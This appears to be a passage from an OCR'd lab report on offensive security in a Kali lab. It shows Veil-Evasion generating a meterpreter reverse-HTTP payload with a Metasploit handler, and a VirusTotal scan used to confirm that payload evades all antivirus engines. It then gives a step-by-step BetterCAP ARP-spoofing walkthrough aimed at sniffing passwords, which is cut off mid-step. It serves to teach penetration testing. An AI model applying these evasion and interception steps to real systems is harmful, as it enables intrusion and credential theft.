
There will be used the ‘generate command’ to realise the task.



```
===============================================================================
                                   Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [*] Language: go
 [*] Payload Module: go/meterpreter/rev_http
 [*] Executable written to: /var/lib/veil/output/compiled/payload3.exe
 [*] Source code written to: /var/lib/veil/output/source/payload3.go
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/payload3.rc

Hit enter to continue...
```


Fig. 5. Case of using MSFconsole (step i)

Selecting 'MSFconsole' as this is the primary interface to the Metasploit framework (i.e. it is the Command-Line Interface (CLI) and can interact with the Metasploit).




```
┌──(anuja㉿kali)-[~]
└─$ msfconsole /var/lib/veil/output/handlers/payload3.rc

               .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.               .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                    dMMMMMMMMMMx
.WMMMMMMMMM:                       :MMMMMMMMMM,
xMMMMMMMMMo                         lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit
```

Fig. 6. Case of using msfconsole (step ii)



```
       =[ metasploit v6.3.25-dev                          ]
+ -- --=[ 2332 exploits - 1219 auxiliary - 413 post       ]
+ -- --=[ 1065 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/

msf6 > show options

Global Options:
===============

   Option               Current Setting   Description
   ------               ---------------   -----------
   ConsoleLogging       false             Log all console input and output
   LogLevel             0                 Verbosity of logs (default 0, max 3)
   MeterpreterPrompt    meterpreter       The meterpreter prompt string
   MinimumRank          0                 The minimum rank of exploits that will run without explicit confirmation
   Prompt               msf6              The prompt string
   PromptChar           >                 The prompt character
   PromptTimeFormat     %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
   SessionLogging       false             Log all input and output for sessions
   SessionTlvLogging    false             Log all incoming and outgoing TLV packets
   TimestampOutput      false             Prefix all console output with a timestamp

msf6 > 
```

Fig. 7. Examples of Payloads that have been created




Examples:

(i) clg.php
(ii) payload2.py
(iii) payload3.exe
(iv) python_setupx86.py
(v) virus.php

Fig. 8. Checking on “virustotal.com” to detect the payload

(i) However, after checking the process there have been found some payloads with defects.
(ii) The final step will include creating the payload which is not blocked by any antivirus.



No security vendors and no sandboxes flagged this file as malicious

64e10bf4c2d9e05ceb4b4d31172640711bf7bbd2632bfdddbbea0816071a0c19
payload.exe
javascript

Size
1.52 KB

Last Analysis Date
1 minute ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis | Do you want to automate checks?

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
Cynet	Undetected	Cyren	Undetected
DrWeb	Undetected	Emsisoft	Undetected
eScan	Undetected	ESET-NOD32	Undetected
F-Secure	Undetected	Fortinet	Undetected

III. MITM (Man In The Middle Attack)

An MITM is a form of active eavesdropping in which the attacker makes independent connections with the victims and relays messages between them, making them believe that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. MITM attacks come in many variations.

The **objectives** are:

(i) Sniff network traffic and perform ARP poisoning.
(ii) Launch Man-in-the-Middle attack.
(iii) Sniff network traffic for passwords.


The **requisites** are:

(i) Kali Linux virtual machine.
(ii) Any Windows virtual machine (7, 8, 10 or Server).

The process of this will include multiple steps:

Step (1) Install BetterCAP

- *apt-get update*
  apt-get install bettercap



```
┌──(root㉿kali)-[/home/kali]
└─# apt-get install bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
bettercap is already the newest version (2.32.0-2+b1).
0 upgraded, 0 newly installed, 0 to remove and 1227 not upgraded.

┌──(root㉿kali)-[/home/kali]
```


Step (2) BetterCAP modules

- *bettercap -iface eth0*

Step (3) Setting up the Modules to perform an ARP spoofing

(a) Firstly, start the prober module:

- use *net.probe* on
- data extracted (i.e. image below)




```
192.168.136.0/24 > 192.168.136.132  » net.probe on
[02:10:47] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.136.0/24 > 192.168.136.132  » [02:10:47] [sys.log] [inf] net.probe probing 256 addresses on 192.168.136.0/24
192.168.136.0/24 > 192.168.136.132  » [02:10:47] [endpoint.new] endpoint 192.168.136.254 detected as 00:50:56:ff:05:4b (VMware, Inc.).
192.168.136.0/24 > 192.168.136.132  » [02:10:47] [endpoint.new] endpoint 192.168.136.1 (AMAAN-AKBANY) detected as 00:50:56:c0:00:08 (VMware,
Inc.).
192.168.136.0/24 > 192.168.136.132  » [02:10:47] [endpoint.new] endpoint 192.168.136.2 detected as 00:50:56:f1:c2:73 (VMware, Inc.).
192.168.136.0/24 > 192.168.136.132  » [02:10:49] [endpoint.new] endpoint 192.168.136.129 (CISCO) detected as 00:0c:29:c5:93:7c (VMware, Inc.)
.
192.168.136.0/24 > 192.168.136.132  » █
```

-
- for example, in my case, the **192.168.136.129** is my Windows virtual machine

(b) Secondly, start network hosts discovery:

- *net.recon* on




```
Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
            c2 > not running
       caplets > not running
    dhcp6.spoof > not running
     dns.spoof > not running
 events.stream > running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
      ndp.spoof > not running
     net.probe > not running
     net.recon > not running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running

192.168.136.0/24 > 192.168.136.132  »
```

-
- then, *type net.show* to view all the connected clients viewing the IP addresses and MAC addresses.

(c) Thirdly, it will be necessary to start ARP spoofer:

- *arp.spoof* on




```
┌──(root㉿kali)-[/home/kali]
└─# bettercap -iface eth0
bettercap v2.32.0 (built for linux amd64 with go1.20.7) [type 'help' for a list of commands]

192.168.136.0/24 > 192.168.136.132  » [02:15:37] [sys.log] [inf] gateway monitor started ...
192.168.136.0/24 > 192.168.136.132  » set arp.spoof.targets 192.168.136.129
192.168.136.0/24 > 192.168.136.132  » arp.spoof on
[02:16:16] [sys.log] [inf] arp.spoof enabling forwarding
[02:16:16] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.136.0/24 > 192.168.136.132  » [02:16:16] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.136.0/24 > 192.168.136.132  » [02:16:16] [endpoint.new] endpoint 192.168.136.254 detected as 00:50:56:ff:05:4b (VMware, Inc.).
192.168.136.0/24 > 192.168.136.132  » [02:16:16] [endpoint.new] endpoint 192.168.136.129 detected as 00:0c:29:c5:93:7c (VMware, Inc.).
192.168.136.0/24 > 192.168.136.132  » [02:16:16] [endpoint.new] endpoint 192.168.136.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.136.0/24 > 192.168.136.132  »
```

-

(d) Then, start the packet sniffer tool will be needed (i.e. is the protocol analyser, that will read the data packets which are traversing the network)


- change to *net.sniff* on
- type help to list the modules running as in the following image:



```
Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > running
             c2 > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
      ndp.spoof > not running
      net.probe > not running
      net.recon > running
      net.sniff > running
   packet.proxy > not running
       syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running

192.168.136.0/24 > 192.168.136.132  »
```

-

Step (4) Use the 'arp table command' to see what is going on (i.e. this will be open on the Windows machine):

